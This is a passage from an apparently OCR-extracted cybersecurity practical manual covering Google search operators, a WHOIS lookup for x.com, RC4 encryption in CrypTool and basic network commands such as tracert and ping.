
You'll see search results for PDF files related to climate change.



20.ext:

Alternatively, you can use the "ext:" operator in place of "filetype:" It does the same thing.


Try it out: ext:pdf climate change



21.cache: Allows you to view the most recent cached version of a webpage.


Try it out: cache:semrush.com

Google will show you the most recent cached version of our homepage.



22.Site: Finds results only from a specific website.


Try it out: site:nytimes.com



23.inurl: Finds pages that include a specific word in the URL.


Try it out: inurl:shampoo

This will return pages that have the word "shampoo" in the URL.



24.allinurl: Works like "inurl" but will only return pages where the URL includes all of the specified terms.


Try it out: allinurl:best baby shampoos



25.weather: Allows you to quickly see weather conditions for a particular location.

Try it out: weather:london


Google will display the current temperature, forecast, and other weather-related information



26.stocks: Allows you to quickly see stock prices and other financial information of a particular company.

Try it out: stocks:tesla


Google will show the stock price, current market cap, stock chart with historic price details, and other relevant information.



27.map: Shows a map of a specific location.

Try it out: map:new york


Google will display a map of the location. If you click on the map, it will take you to Google Maps. Where you can zoom in or zoom out and explore further.



28. movie: Shows information about a specific movie.

Try it out: movie:avengers endgame

Google will display movie-related information. Like reviews, ratings, full cast and crew list, trailers, and showtimes (if it's currently in theaters near you).




29. allintext:

Works like "intext" but will only show pages where page content contains all of the specified words.

Try it out: allintext:SEO tips

Google will show pages with both words in the content.




30. source:

Finds news articles from a specific source in Google News.

Try it out: tesla source:nytimes.com

You'll see news articles about Tesla from The New York Times.




31. in:

Lets you convert one unit to another. Applies to currency, weights, distance, temperature, time, etc.

For example, you can search for "999 USD in EUR" to see how much $999 USD is worth in euros.

Try it out: 999 usd in eur




32."search term":

Using quotation marks around a search query allows you to search for an exact phrase rather than individual words.

Try it out: "best pizza in new york city"

In this example, Google will only show results that include that exact phrase, rather than "best," "pizza," and "new york city" separately.




33. AROUND(X):

Searches for pages where two words appear within the distance of "X" words from each other.

Try it out: Tesla AROUND(5) Model S

In this example, Google will return pages with words "Tesla" and "Model S" in content where they appear within five words from each other.




34. location:

Narrow your results to a specific location.

Try it out: location:seattle pizza


You'll see pizza-related results specific to Seattle.



WhoIs Lookup

INPUT:

Using WHOIS lookup for searching for information about a specific domain name on the internet. This information includes details such as the domain's registration date, expiration date, registrar, and contact information for the domain owner.



OUTPUT:

x.com

Updated 17 hours ago

Domain Information

Domain:	x.com
Registrar:	GoDaddy.com, LLC
Registered On:	1993-04-02
Expires On:	2026-10-20
Updated On:	2024-01-12
Status:	clientDeleteProhibited clientRenewProhibited clientTransferProhibited clientUpdateProhibited

Name Servers:	a.r10.twtrdns.net a.u10.twtrdns.net b.r10.twtrdns.net b.u10.twtrdns.net c.r10.twtrdns.net c.u10.twtrdns.net d.r10.twtrdns.net d.u10.twtrdns.net

Registrant Contact

Name:	Registration Private
Organization:	Domains By Proxy, LLC
Street:	DomainsByProxy.com 2155 E Warner Rd
City:	Tempe
State:	Arizona
Postal Code:	85284
Country:	US
Phone:	+1.4806242599
Email:	Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=x.com

Administrative Contact

Name:	Registration Private
Organization:	Domains By Proxy, LLC
Street:	DomainsByProxy.com 2155 E Warner Rd
City:	Tempe
State:	Arizona
Postal Code:	85284
Country:	US
Phone:	+1.4806242599
Email:	Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=x.com


Technical Contact

Name:	Registration Private
Organization:	Domains By Proxy, LLC
Street:	DomainsByProxy.com 2155 E Warner Rd
City:	Tempe
State:	Arizona
Postal Code:	85284
Country:	US
Phone:	+1.4806242599
Email:	Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=x.com


PRACTICAL NO:2

AIM: Encryption and Decryption of plaintext using RC4 algorithm using CrypTool software


Step1: Open the CrypTool software and click on the File -> New.




Step2: Write a text to be encrypted.




Step3: Click on the Encryption/Decryption Button -> Symmetric(Modern) -> Click on RC4.




Step4: Click On 'Encrypt' Button.



Step5: Display the encrypted data.



Step6: Click on the 'Decrypt' button -> You can see Decrypted data (Original message) using RC4.



PRACTICAL NO. 3

AIM: Executing Basic Network Commands

1. Ipconfig
2. Ping command
3. Netstat
4. Tracert
5. Nslookup
6. Hostname

Step 1: Type tracert command and type www.google.com press "Enter".


Tracert:-

The tracert command is a Command Prompt command that's used to show several details about the path that a packet takes from the computer or device you're on to whatever destination you specify.

Syntax

Tracert [-d] [-h MaxHops] [-w TimeOut] [-4] [-6] target [/?]

Traceroute is a command which can show you the path a packet of information takes from your computer to one you specify. It will list all the routers it passes through until it reaches its destination, or fails to and is discarded. In addition to this, it will tell you how long each 'hop' from router to router takes.



Step 2: Ping all the IP addresses

Ping:- The ping command is a Command Prompt command used to test the ability of the source computer to reach a specified destination computer. The ping command is usually used as a simple way to verify that a computer can communicate over the network with another computer or network device.

Syntax

Ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS] [-r count] [-s count] [-w timeout] [-R] [S srcaddr] [-p] [-4] [-6] target [/?]

Command Prompt

